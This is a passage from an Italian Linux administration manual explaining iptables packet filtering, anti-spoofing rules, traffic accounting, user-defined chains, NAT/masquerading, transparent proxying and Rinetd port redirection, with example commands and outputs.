# iptables -A FORWARD -p udp -j DROP
```

Quello che si vede è il comando molto semplice che permette di ottenere questo risultato, intervenendo necessariamente in fase di attraversamento.

Il sistema DNS utilizza prevalentemente il protocollo UDP e a volte il protocollo TCP. In questo senso, un servizio DNS collocato all'interno di una rete protetta che abbia bisogno di risolvere nomi della rete esterna, deve necessariamente avvalersi di un altro servizio DNS posto nel firewall o anche al di fuori di questo.

```
options {
    forwarders {
        123.123.123.123;
    };
};
```

L'esempio che si vede rappresenta una parte del file '`/etc/named.conf`' (o '`/etc/bind/named.conf`') dove si indica l'indirizzo 123.123.123.123 da utilizzare per inoltrare le richieste che non possono essere risolte in base alla definizione delle zone locali. La comunicazione con il servizio presso 123.123.123.123 avviene con il protocollo TCP, permettendo di superare il problema del blocco al transito dei pacchetti UDP.

> Il fatto che il sistema DNS utilizzi a volte il protocollo TCP per le comunicazioni normali deve servire a capire che un blocco del protocollo UDP può creare problemi intermittenti alla risoluzione dei nomi e degli indirizzi IP.

177.4.2 Contraffazione dell'origine: IP spoof

Uno dei riferimenti importanti su cui si basa il controllo da parte del firewall è l'indirizzo di origine dei pacchetti. Spesso, chi attacca un sistema altera i pacchetti che invia modificando l'origine, per non essere individuato. Il firewall non è in grado di sapere se l'origine è veritiera o contraffatta.

Per risolvere questo problema con IPv4 si utilizza la gestione dell'instradamento attraverso la procedura denominata «Source Address Verification». Per prima cosa si deve verificare che esista il file virtuale '`/proc/sys/net/ipv4/conf/all/rp_filter`', quindi si possono sovrascrivere tutti i file '`/proc/sys/net/ipv4/conf/*/rp_filter`' con il valore uno. In pratica:

```
if [ -e /proc/sys/net/ipv4/conf/all/rp_filter ]
then
    for f in /proc/sys/net/ipv4/conf/*/rp_filter
    do
        echo 1 > $f
    done
fi
```

In modo più grossolano è possibile eliminare i pacchetti che sono «evidentemente» contraffatti. Per esempio, se l'interfaccia di rete '**ppp0**' è quella che si rivolge verso la rete esterna, si possono bloccare tranquillamente i pacchetti che provengono da questa con l'indicazione di un'origine appartenente a uno degli indirizzi riservati per le reti private.

```
/sbin/iptables -A INPUT   -s 127.0.0.0/8    -i ! lo -j DROP
/sbin/iptables -A FORWARD -s 127.0.0.0/8    -i ! lo -j DROP
/sbin/iptables -A INPUT   -s 192.168.0.0/16 -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 192.168.0.0/16 -i ppp0 -j DROP
/sbin/iptables -A INPUT   -s 172.16.0.0/12  -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 172.16.0.0/12  -i ppp0 -j DROP
/sbin/iptables -A INPUT   -s 10.0.0.0/8     -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 10.0.0.0/8     -i ppp0 -j DROP
```

Nel fare questo, tuttavia, bisogna tenere in considerazione che a volte, alcuni fornitori di accesso a Internet utilizzano degli indirizzi riservati alle reti private per le connessioni PPP; generalmente si tratta del gruppo 10.*.*.*.

177.4.3 Esempi

Di seguito vengono mostrati altri esempi che dovrebbero aiutare a comprendere ancora meglio il funzionamento di un firewall realizzato con un sistema GNU/Linux.

- `/sbin/iptables -A FORWARD -s 224.0.0.0/3 -d 0/0 -j DROP`

  Questa regola impedisce il transito di tutti quei pacchetti che provengono da un'origine in cui l'indirizzo IP sia composto in modo da avere i primi tre bit a uno. Infatti, 224_{10} si traduce nel numero binario 11100000_2, che esclude tutta la classe D e la classe E degli indirizzi IPv4. Segue la visualizzazione della regola attraverso '**iptables -L FORWARD -n**'.

  ```
  target     prot opt source               destination
  DROP       all  --  224.0.0.0/3          0.0.0.0/0
  ```

- `/sbin/iptables -A FORWARD -s 224.0.0.0/3 -j DROP`

  Questo esempio è esattamente identico a quello precedente, perché la destinazione predefinita è proprio quella riferita a qualunque indirizzo.

- `/sbin/iptables -A FORWARD -p tcp -s 192.168.1.0/24 -d 0/0 23 -j ACCEPT`

  Consente ai pacchetti TCP provenienti dalla rete 192.168.1.* di attraversare il firewall per raggiungere qualunque indirizzo, ma solo alla porta 23. In pratica concede di raggiungere un servizio TELNET. Segue la visualizzazione della regola attraverso '**iptables -L FORWARD -n**'.

  ```
  target     prot opt source               destination
  ACCEPT     tcp  --  192.168.1.0/24       0.0.0.0/0          tcp dpt:23
  ```

- ```
  /sbin/iptables -A FORWARD -p tcp -s 0/0 --sport 6000:6009 -d 0/0 -j DROP
  /sbin/iptables -A FORWARD -p tcp -s 0/0 -d 0/0 --dport 6000:6009 -j DROP
  ```

  Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni per X. In questo caso, si presume di poter avere a che fare con sistemi che gestiscono fino a 10 serventi grafici contemporaneamente.

- ```
  /sbin/iptables -A INPUT  -p tcp -s 0/0 --sport 6000:6009 -d 0/0 -j DROP
  /sbin/iptables -A OUTPUT -p tcp -s 0/0 -d 0/0 --dport 6000:6009 -j DROP
  ```

  Blocca l'ingresso e l'uscita di comunicazioni riferite alla gestione remota di applicazioni per X. Questo potrebbe essere utile per proteggere un sistema che non si avvale di un firewall o che semplicemente non si fida della rete circostante.

- ```
  /sbin/iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
  /sbin/iptables -A INPUT -m state --state NEW -i ! ppp0 -j ACCEPT
  /sbin/iptables -A INPUT -j DROP
  /sbin/iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
  /sbin/iptables -A FORWARD -m state --state NEW -i ! ppp0 -j ACCEPT
  /sbin/iptables -A FORWARD -j DROP
  ```

  Si consente l'ingresso e il transito di pacchetti relativi a connessioni già esistenti e di pacchetti correlati a connessioni già esistenti; si consente l'instaurazione di connessioni nuove, purché non provengano dall'interfaccia '**ppp0**'; si bloccano tutti gli altri pacchetti.

177.5 Contabilizzazione del traffico

Con i kernel Linux 2.4.*, la contabilizzazione del traffico è implicita nel sistema di filtro del firewall: ogni regola che venga inserita in un punto di controllo accumula i propri contatori. In questo senso possono essere opportune anche regole che non hanno l'indicazione di alcun obiettivo, in quanto utili solo per selezionare una parte del traffico ai fini contabili.

Con l'opzione '**-v**' si può osservare il valore raggiunto dai vari contatori. Per esempio, disponendo di un'unica regola che cattura tutto il traffico in ingresso,

iptables -F INPUT

iptables -A INPUT

il comando

iptables -L INPUT -v -n

potrebbe generare un rapporto simile a quello seguente:

```
Chain INPUT (policy ACCEPT 57716 packets, 4848K bytes)
 pkts bytes target     prot opt in     out     source               destination
57716 4848K            all  --  *      *       0.0.0.0/0            0.0.0.0/0
```

Si possono notare in particolare le colonne '**pkts**' e '**bytes**' che si riferiscono rispettivamente al numero di pacchetti IP e alla loro dimensione complessiva in byte. A fianco dei numeri che esprimono queste quantità potrebbero essere aggiunte delle lettere che rappresentano dei multipli: '**K**', '**M**' e '**G**'. È importante osservare che questi esprimono multipli del sistema di numerazione decimale: 1000, 1000000 e 1000000000.[5]

L'azzeramento dei conteggi si ottiene con l'opzione di comando '**-Z**' ('**--zero**'), che interviene in tutte le regole dei punti di controllo indicati. Questa può essere utilizzata anche assieme all'opzione '**-L**', in modo da non perdere informazioni.

Esempi

iptables -L INPUT -v -n

Mostra tutte le informazioni disponibili sulle regole di ingresso, senza tradurre i dati numerici in nome. Tra le altre cose mostra anche i contatori del traffico.

iptables -Z INPUT


Azzera i conteggi riferiti alle regole di ingresso.

iptables -L -Z -v -n

[5] Bisogna ricordare comunque che il SI specifica la lettera «k» minuscola come prefisso moltiplicatore che esprime il valore 10^3.
```

Mostra tutte le informazioni disponibili di tutti i punti di controllo (ed eventualmente anche di altri raggruppamenti di regole), compresi i conteggi che vengono azzerati immediatamente dopo.

177.6 Registrazione del traffico

Esiste un obiettivo speciale, denominato '**LOG**', con il quale si ottiene l'annotazione nel registro del sistema sull'intestazione del pacchetto, ogni volta che la regola ne intercetta uno. Tuttavia, in questo caso, quando un pacchetto viene intercettato da una regola del genere, questo viene poi analizzato anche dalle regole successive, per poterlo utilizzare anche in modo differente.

```
/sbin/iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ! ppp0       -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ppp0         -j LOG
/sbin/iptables -A INPUT -j DROP
```

L'esempio che si vede è abbastanza articolato, per farne comprendere il senso. Lo scopo è quello di annotare nel registro le connessioni in ingresso, attraverso l'interfaccia '**ppp0**', che non siano autorizzabili a seguito di qualche correlazione con connessioni preesistenti.

177.7 Raggruppamenti di regole al di fuori dei punti di controllo standard

Oltre ai punti di controllo normali, è possibile definire delle raccolte di regole aggiuntive, a cui si può fare riferimento quasi come se fossero delle subroutine di un linguaggio di programmazione. Queste raccolte vengono identificate da un nome, al quale si può fare riferimento attraverso altre regole in qualità di obiettivo. In pratica, una regola posta in un punto di controllo può indicare un obiettivo corrispondente al nome di un altro raggruppamento di regole, che viene così a essere incorporato idealmente in quella posizione.

Per comprendere il meccanismo, si supponga di avere creato la raccolta di regole (*chain*) denominata '**prova**', con una regola all'interno del punto di controllo di ingresso che vi faccia riferimento. Per cominciare, le regole contenute all'interno di '**prova**' potrebbero essere:

```
target     prot opt source               destination
           all  --  192.168.1.0/24       0.0.0.0/0
           all  --  0.0.0.0/0            192.168.1.0/24
           all  --  127.0.0.1            0.0.0.0/0
```

Come si può osservare in questo caso, si tratta di regole che servono solo alla contabilizzazione del traffico, dal momento che non sono stati indicati degli obiettivi.

Le regole di ingresso potrebbero essere quelle seguenti:

```
target     prot opt source               destination
...
prova      tcp  --  0.0.0.0/0            0.0.0.0/0
...
```

Si può osservare una regola il cui scopo è quello di individuare tutto il traffico TCP. Dal momento che l'obiettivo di questa è il raggruppamento '**prova**', i pacchetti che rientrano nella selezione di questa regola vengono scomposti ulteriormente attraverso le regole del raggruppamento '**prova**'. I pacchetti che non vengono «catturati» da alcuna regola del raggruppamento '**prova**' tornano a essere presi in considerazione dalle regole successive nel punto di controllo di ingresso.

La creazione di un raggruppamento di regole si ottiene con l'opzione di comando '**-N**' ('**--new-chain**') e la sua eliminazione con '**-X**' ('**--delete-chain**'). Per esempio, il comando

```
# iptables -N prova
```

serve a creare il raggruppamento '**prova**' a cui si accennava in precedenza. L'inserimento di regole avviene nel modo normale; per continuare a seguire gli esempi fatti, i comandi dovrebbero essere i seguenti:

```
# iptables -A prova -s 192.168.1.0/24
```

```
# iptables -A prova -d 192.168.1.0/24
```

```
# iptables -A prova -s 127.0.0.1
```

Così, l'inserimento della regola nel punto di controllo di ingresso che fa riferimento a questo raggruppamento, come mostrato dagli esempi in precedenza, si indica semplicemente con il comando seguente:

```
# iptables -A INPUT -p tcp -j prova
```

L'eliminazione di un raggruppamento di regole è ammissibile solo quando questo è vuoto e quando non esistono più riferimenti da parte di altre regole nei punti di controllo normali.

```
# iptables -D INPUT -p tcp -j prova
```

```
# iptables -F prova
```

```
# iptables -X prova
```

I comandi mostrati sopra servono rispettivamente a eliminare la regola di ingresso che faceva riferimento al raggruppamento '**prova**', a svuotare il raggruppamento e infine a eliminarlo.

177.8 Tunnel IPv6 in IPv4

Quando si realizza un tunnel IPv6, come nel caso di 6to4, è necessario abilitare il traffico di questi pacchetti, che sono di tipo IPv4. Per la precisione, questi pacchetti vengono individuati da '**iptables**' come appartenenti al protocollo '**ipv6**'. Per esempio, per consentire l'ingresso e l'uscita di questi pacchetti, si possono usare i due comandi seguenti:

```
# iptables -t filter -A INPUT -p ipv6 -s 0/0 -d 0/0 -j ACCEPT
```

```
# iptables -t filter -A OUTPUT -p ipv6 -s 0/0 -d 0/0 -j ACCEPT
```

Naturalmente, volendo essere più precisi si può aggiungere l'indicazione dell'interfaccia coinvolta.

177.9 Riferimenti

- Rusty Russell, *Linux 2.4 packet filtering HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Oskar Andreasson, *IPTables Tutorial*

  <*http://iptables-tutorial.haringstad.com/*>

- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Kernel Linux 2.4: NAT/PAT

Il kernel Linux 2.4.*, assieme alla gestione del filtro dei pacchetti IP, può occuparsi anche della trasformazione degli indirizzi e delle porte, ovvero del NAT/PAT. Ciò consente, tra le altre cose, di ottenere il mascheramento IP e la gestione del proxy trasparente.

È molto probabile che queste funzionalità siano disponibili solo per i protocolli IPv4.

178.1 Struttura e punti di intervento

La gestione NAT/PAT può essere applicata in tre punti, denominati '**PREROUTING**', '**POSTROUTING**' e '**OUTPUT**'.

Figura 178.1. Punti di intervento per la gestione del NAT/PAT e influenza relativa.

```
                  .--------------.            .--------------.
                  |  PREROUTING  |            | POSTROUTING  |
Ingresso ------>|   NAT sulla  |    .------->|     NAT      |-----------> Uscita
                  | destinazione |    |       | sull'origine |
                  '--------------'    |       '--------------'
                         |            |
                         |            |
                         V            |
                  Instradamento------'
                         |   ^              .--------------.
                         |   |              |    OUTPUT    |
                         |   '-------------|   NAT sulla  |
                         |                  | destinazione |
                         V                  '--------------'
                Processi locali                    ^
                                                   |
                                                   |
                                          Processi locali
```

Il '**PREROUTING**' si riferisce a una posizione ideale che precede l'instradamento da parte dell'elaboratore. In questa posizione è possibile modificare gli indirizzi di destinazione, in modo che l'instradamento possa avvenire correttamente in base a tali trasformazioni.

Il '**POSTROUTING**' si riferisce a una posizione ideale successiva all'instradamento da parte dell'elaboratore. In questa posizione è possibile modificare gli indirizzi di origine.

Il punto denominato '**OUTPUT**' si riferisce ai pacchetti generati da un processo locale. Questi vengono vagliati successivamente anche dal punto '**POSTROUTING**'; a ogni modo si può gestire solo la trasformazione degli indirizzi di destinazione.

178.2 Gestione con IPTables

La configurazione della trasformazione degli indirizzi avviene per mezzo di IPTables, intervenendo nella tabella '**nat**':

`iptables -t nat` *opzione_di_comando punto_di_intervento regola obiettivo_di_trasformazione*

Le opzioni di comando sono le stesse che si utilizzano per la gestione del filtro dei pacchetti IP. Anche in questo caso è prevista la presenza di una politica predefinita, dove la parola chiave '**ACCEPT**' serve a specificare l'assenza di trasformazioni. In condizioni normali, la tabella risulta vuota, come si vede nell'esempio seguente:

```
# iptables -t nat -L[Invio]

Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Sono disponibili le opzioni che identificano il protocollo, gli indirizzi, le porte e le interfacce di rete, come già avviene nell'utilizzo di IPTables per la gestione del filtro IP.

178.3 Modifica dell'origine

Per comprendere il significato della trasformazione degli indirizzi di origine, conviene fare riferimento a un esempio, come si vede nella figura 178.2. In questo caso, il NAT si trova collegato a una rete privata, in cui si usano indirizzi 192.168.1.*, mentre dalla parte connessa alla rete esterna, dispone di quattro indirizzi validi: 1.2.3.4, 1.2.3.5, 1.2.3.6, 1.2.3.7. Per consentire i collegamenti che partono dalla rete interna a quella esterna, il NAT deve sostituire gli indirizzi di origine utilizzando convenientemente i quattro indirizzi di cui dispone. Naturalmente, i quattro indirizzi in questione corrispondono tutti alla stessa interfaccia ed esistono gli instradamenti necessari dalla rete esterna a questi indirizzi.

Figura 178.2. Modifica degli indirizzi di origine.

```
                1.2.3.4 .---------------.
                1.2.3.5 |               |          Rete privata 192.168.1.*
- - - ------------------|     N A T     |-------*-----------*-------- - - -
Rete pubblica   1.2.3.6 |               |       |           |
(Internet)      1.2.3.7 `---------------'   .--------.  .--------.
                                            |  host  |  |  host  |
                                            `--------'  `--------'
```

Per raggiungere questo risultato, si può utilizzare il comando seguente, supponendo che '**eth0**' sia l'interfaccia a cui fanno riferimento i quattro indirizzi IP validi per la rete esterna:

```
# iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to-source ↩
↪1.2.3.4-1.2.3.7

# iptables -t nat -L POSTROUTING

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
SNAT       all  --  anywhere             anywhere           to:1.2.3.4-1.2.3.7
```

Come si può osservare, per ottenere la trasformazione degli indirizzi di origine viene utilizzato l'obiettivo di trasformazione '**SNAT**', che implica l'uso di un'opzione aggiuntiva:

`--to-source` *indirizzo_ip* [- *indirizzo_finale*] [: *porta_iniziale* - *porta_finale*]
`--to` *indirizzo_ip* [- *indirizzo_finale*] [: *porta_iniziale* - *porta_finale*]

Come si intende dal modello sintattico, è possibile aggiungere l'indicazione di un intervallo di porte da utilizzare per la trasformazione. In generale, non mettendo questa informazione, la trasformazione delle porte avviene in modo corretto.

Questo tipo di trasformazione precisa degli indirizzi di origine si presta per le situazioni in cui l'interfaccia di rete collegata alla rete esterna ha uno o più indirizzi IP statici da poter mostrare. In alternativa, quando si può disporre soltanto di un indirizzo dinamico, come avviene nelle connessioni PPP comuni, conviene usare l'obiettivo '**MASQUERADE**'.

Figura 178.3. Mascheramento IP.

```
           Indirizzo IP .---------------.
             dinamico   |               |         Rete privata 192.168.1.*
   - - - ---------------|     N A T     |-------*-----------*-------- - - -
   Rete pubblica        |               |       |           |
   (Internet)           '---------------'   .--------.  .--------.
                                            |  host  |  |  host  |
                                            '--------'  '--------'
```

Seguendo l'esempio della figura 178.3, supponendo che l'interfaccia di rete collegata all'esterno sia '`ppp0`', si procede nel modo seguente:

```
# iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE
```

```
# iptables -t nat -L POSTROUTING
```

```
Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE all  --  anywhere             anywhere
```

Si intende che la sostituzione dell'origine si gioca su un indirizzo IP unico, gestendo convenientemente le porte TCP e UDP. Pertanto, l'indirizzo in questione è implicitamente quello di cui dispone l'interfaccia di rete, che così può essere dinamico.

178.4 Modifica della destinazione

La modifica della destinazione si definisce con l'obiettivo '`DNAT`', che può intervenire nel punto '`PREROUTING`', oppure nei pacchetti generati localmente. Questo tipo di sostituzione serve per dirottare i pacchetti, per qualche motivo.

Figura 178.4. Il NAT/PAT trasferisce le connessioni dirette a 123.122.121.120:80 a 192.168.7.7:80.

```
                                     .-------------.
     Rete pubblica              eth0 |             |
     ------------------------------->|    N A T    |
                 123.122.121.120:80  |             |
                                     '-------------'
                                            |  ^
                       Rete locale  - - - |  | - - -
                                            |  |           .------------.
                                            |  '---------|  servente  |
                                            '----------->|    HTTP    |
                                       192.168.7.7:80  |   reale    |
                                                         '------------'
```

La figura 178.4 mostra una situazione in cui viene collocato un servente HTTP in una rete locale con indirizzi privati, mentre si vuole fare in modo che all'esterno appaia collocato all'interno del router che svolge il ruolo di NAT. Per realizzare in pratica questa cosa, si può usare il comando seguente:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth0 ↩
↪-j DNAT --to-destination 192.168.7.7
```

```
# iptables -t nat -L PREROUTING
```

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       tcp  --  anywhere             anywhere           tcp ↩
↪dpt:www to:192.168.1.7
```

Come si può vedere dall'esempio, l'obiettivo di trasformazione '`DNAT`' implica l'uso di un'opzione aggiuntiva:

`--to-destination` *indirizzo_ip* [- *indirizzo_finale*] [: *porta_iniziale* - *porta_finale*]

`--to` *indirizzo_ip* [- *indirizzo_finale*] [: *porta_iniziale* - *porta_finale*]

Come si intende dal modello sintattico, è possibile aggiungere l'indicazione di un intervallo di porte da utilizzare per la trasformazione. In generale, non mettendo questa informazione, la trasformazione delle porte avviene in modo corretto.

> Nelle situazioni più comuni, modificando la destinazione si indica un solo indirizzo ed eventualmente una sola porta.

Un'altra situazione tipica è quella rappresentata dall'esigenza di ridirigere il traffico diretto a una certa porta, verso una porta differente di un certo nodo, nel quale esiste probabilmente una cache proxy (che ovviamente deve essere configurato correttamente per gestire tale situazione).

Figura 178.5. Realizzazione di un proxy trasparente per una rete locale.

```
                          .---------------.
                     eth0 |     Proxy     | eth1      Rete privata 192.168.1.*
  - - - ------------------|  trasparente  |----------------*-----------*- - - -
  Rete esterna    1.2.3.4 |               | 192.168.1.1    |           |
                          `---------------'             .--------.  .--------.
                                                        |  host  |  |  host  |
                                                        `--------'  `--------'
```

Supponendo di gestire una rete locale simile a quella che si vede nella figura 178.5, si vuole fare in modo che tutte le richieste di accesso a servizi HTTP, da parte della rete locale, siano dirottati verso il proxy, collocato nello stesso elaboratore che ospita il NAT, alla porta 8080 (si parla in questo caso di proxy trasparente).

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪-j DNAT --to-destination 192.168.1.1:8080
```

In questo caso particolare, dal momento che si vuole intervenire nello stesso elaboratore che ospita sia il NAT che il servizio proxy, è possibile utilizzare l'obiettivo speciale '**`REDIRECT`**', che richiede l'indicazione dell'opzione '**`--to-port`**':

`--to-port` *porta*

`--to` *porta*

L'esempio precedente potrebbe quindi essere semplificato nel modo seguente:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪-j REDIRECT --to-port 8080
```

```
# iptables -t nat -L PREROUTING
```

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere           tcp ↩
↪dpt:www redir ports 8080
```

Il cambiamento della destinazione per quanto riguarda i pacchetti generati dalle applicazioni locali (interne al NAT), funziona nello stesso modo, ma è meno probabile la necessità di intervenire in questo modo.

178.4.1 Sistemazione del programma che funge da proxy

Perché il proxy trasparente funzioni non è sufficiente il dirottamento dei pacchetti attraverso IPTables, anche il programma che gestisce il proxy deve poi essere in grado di gestire la cosa.

Attualmente, se si utilizza Apache non dovrebbe essere necessaria alcuna modifica nella sua configurazione, mentre nel caso di Squid sono indispensabili le due direttive seguenti, che vanno collocate nel file '`/etc/squid.conf`' (vengono lasciati i commenti originali del sorgente di questo file).

```
# HTTPD-ACCELERATOR OPTIONS
#-----------------------------------------------------------------------------

#  TAG: httpd_accel
#       If you want to run squid as an httpd accelerator, define the
#       host name and port number where the real HTTP server is.
#
#       If you want virtual host support then specify the hostname
#       as "virtual".
#
httpd_accel virtual 80

#  TAG: httpd_accel_with_proxy
#       If you want to use squid as both a local httpd accelerator
#       and as a proxy, change this to 'on'.
#
httpd_accel_with_proxy on
```

178.5 Riferimenti

- Rusty Russell, *Linux 2.4 NAT HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Mark Grennan, *Firewalling and Proxy Server HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Ridirezione del traffico IP senza l'ausilio del kernel

Nel momento in cui nella rete si inseriscono dei nodi intermediari, come i firewall, diventa interessante la possibilità di ridirigere il traffico IP. In questo capitolo si vuole mostrare come agire quando tale funzionalità non può essere gestita dal kernel.

L'idea alla base di questo concetto è quella di poter trasferire un servizio presso un nodo diverso da quello che appare nelle richieste dei clienti, soprattutto quando questo nodo nuovo non potrebbe essere raggiungibile direttamente.

Figura 179.1. il nodo «A» ridirige il traffico diretto a lui, nella porta 80 (HTTP), verso il nodo «B», alla stessa porta 80.

```
                                  .------------.
  Rete                            |   nodo A   |
  ------------------------------->|            |
                  192.168.1.1:80  |   router   |
                                  `------------'
                                         |  ^
                                         |  |
                                         |  |        .------------.
                                         |  `---------|            |
                                         `----------->|   nodo B   |
                                      192.168.7.7:80  |            |
                                                     `------------'
```

179.1 Conseguenze

La ridirezione del traffico IP non appare in modo manifesto: il cliente che accede al servizio intrattiene una connessione con il router che ridirige il traffico, senza potersi rendere conto di questo fatto; nello stesso modo, il servente viene interpellato dal router, che a lui appare essere il cliente.

Il meccanismo permette la gestione di servizi all'interno di una rete mascherata, che in generale non risulta raggiungibile all'esterno. In tal caso, il firewall utilizzato per gestire il mascheramento, è il router che può ridirigere alcuni servizi all'interno della rete mascherata. La figura 179.2 dovrebbe chiarire il concetto.

Figura 179.2. Il nodo «A» funge da firewall di mascheramento e invece di fornire direttamente il servizio HTTP (80), si avvale di un nodo collocato nella rete locale mascherata.

```
                                  .-------------.
  Rete pubblica                   |   nodo A    |
  ------------------------------->| firewall di |
              123.122.121.120:80  |mascheramento|
                                  `-------------'
                                         |  ^
                      Rete locale  - - - |  | - - -
                      mascherata         |  |        .------------.
                                         |  `---------|            |
                                         `----------->|   nodo B   |
                                      192.168.7.7:80  |            |
                                                     `------------'
```

Naturalmente, questo sistema di ridirezione può essere sfruttato anche da persone in mala fede, per ridirigere il traffico che transita attraverso un router di loro competenza. Gli scopi per questo tipo di comportamento possono essere vari, senza che ci sia bisogno di spiegarlo.

> È importante sottolineare che la ridirezione può riguardare tutto il traffico in transito attraverso un router. Con questo si intende che si può ridirigere una certa porta di un certo indirizzo IP, anche se questo indirizzo non appartiene alle interfacce del router.

179.2 Rinetd

Il pacchetto Rinetd [1] permette di ridirigere una destinazione TCP, definita attraverso una coppia *indirizzo_ip*:*numero_di_porta* , presso un'altra coppia di questi valori. Lo scopo può essere semplicemente quello di dirigere una porta locale verso un'altra porta locale, oppure si può arrivare a intercettare il traffico IP che attraversa un router in modo da ridirigere alcune coppie di indirizzi e porte presso altre destinazioni.

Tutto è composto semplicemente da un demone, '**`rinetd`**', che si avvale di un file di configurazione, '`/etc/rinetd.conf`', nel quale si indicano semplicemente le ridirezioni da applicare.

La presenza in funzione del demone '**`rinetd`**' è incompatibile con altri demoni in ascolto delle stesse porte che devono essere ridirette, anche se queste sono intese appartenere a nodi differenti.

> Rinetd non è in grado (attualmente) di annotare nel registro del sistema il traffico ridiretto. Questo può costituire un problema, dal momento che sia i nodi che richiedono il servizio, di quelli che lo offrono veramente, non possono avere le informazioni relative alle connessioni intrattenute realmente.

'**`rinetd`**' è il demone che si occupa di ridirigere il traffico TCP in base a quanto contenuto nel file di configurazione '`/etc/rinetd.conf`':

```
rinetd
```

È sufficiente avviarlo; se il file di configurazione è corretto, inizia il suo lavoro. All'avvio, dopo aver letto la configurazione, '**`rinetd`**' deve poter stare in ascolto dell'indirizzo da ridirigere e della porta relativa. Qualunque sia l'indirizzo in questione, è necessario che non ci sia già un programma locale che fa la stessa cosa su quella stessa porta; per esempio, non si può tentare di ridirigere il servizio HTTP di un indirizzo qualunque, se questo è presente localmente.

Il sintomo di questo tipo di errore è dato da un messaggio del tipo: '**`Couldn't bind to address`** *indirizzo_da_ridirigere* **`port`** *porta_da_ridirigere*'.

Il file '`/etc/rinetd.conf`' permette di definire la ridirezione del traffico TCP attuata da '**`rinetd`**'. Il file può contenere commenti, introdotti dal simbolo '`#`' e conclusi dalla fine della riga; inoltre possono apparire righe vuote o bianche, che vengono ignorate, come i commenti. Le altre righe vengono trattate come direttive, interpretate secondo la sintassi seguente:

ip_destinazione porta_destinazione ip_nuova_destinazione porta_nuova_destinazione

Un esempio dovrebbe essere sufficiente a chiarire l'utilizzo di questo file. Si suppone di voler dirottare il traffico diretto verso l'indirizzo IP 120.121.122.123 alla porta 80, in modo che questo vada verso l'indirizzo IP 192.168.1.7, alla porta 80.

```
120.121.122.123 80 192.168.1.7 80
```

Se la cosa può risultare preferibile, sia i numeri di porta che gli indirizzi IP possono essere sostituiti con nomi equivalenti. Nell'esempio seguente si lasciano gli indirizzi IP e si indicano i servizi per nome.

[1] **Rinetd** GNU GPL

```
120.121.122.123 html 192.168.1.7 html
```

L'indirizzo da ridirigere, può appartenere a un'interfaccia del nodo presso cui si trova in funzione il demone '**rinetd**', oppure no, purché i pacchetti diretti a tale indirizzo transitino attraverso il nodo che attua la ridirezione.

Se si vuole apprendere il funzionamento di Rinetd senza disporre di una rete vera e propria, basta una direttiva di configurazione simile a quella seguente:

```
localhost 9999 localhost html
```

In questo modo, la porta locale 9999 viene ridiretta sulla porta del servizio HTTP (80). Se il servizio HTTP è attivo, si può verificare la ridirezione con un programma di navigazione qualunque, puntando all'URI *http://localhost:9999*.

Kernel Linux 2.2: firewall e mascheramento IP

Le funzionalità di firewall e di mascheramento IP, essendo incorporate nel kernel, devono essere abilitate prima della compilazione (sezione 29.2.9).

È importante osservare che quando si utilizza il sistema del filtro di pacchetto IP, è necessario consentire il transito dei pacchetti attraverso il firewall, abilitando in pratica le funzionalità di inoltro dei pacchetti (*forwarding/gatewaying*) come nel caso di un router normale. Una volta inserita nel kernel la funzionalità di *forwarding/gatewaying*, questa può essere controllata attraverso un file del file system virtuale '`/proc/`'. Generalmente, tale funzionalità viene disabilitata espressamente, per motivi di sicurezza, dalla procedura di inizializzazione del sistema. Per riattivare l'inoltro tra le interfacce di rete, si può agire nel modo seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

180.1 Schema generale di funzionamento del kernel

Gli elementi del kernel che si occupano delle funzionalità di filtro IP sono definite *IP chain*. Si distinguono tre punti di controllo (*chain*): uno in ingresso, uno di inoltro e uno in uscita. A seconda delle circostanze, un pacchetto IP può essere sottoposto alla verifica di uno o più di questi punti di controllo, che vengono programmati in base a delle *regole*. Quando un pacchetto sottoposto a controllo corrisponde a una regola, la sua sorte viene definita dall'*obiettivo* di questa (ammesso che sia stato definito).

Figura 180.1. Schema dei punti di controllo della gestione del kernel Linux 2.2.*.

```
.-------------.         .-------------.         .-------------.
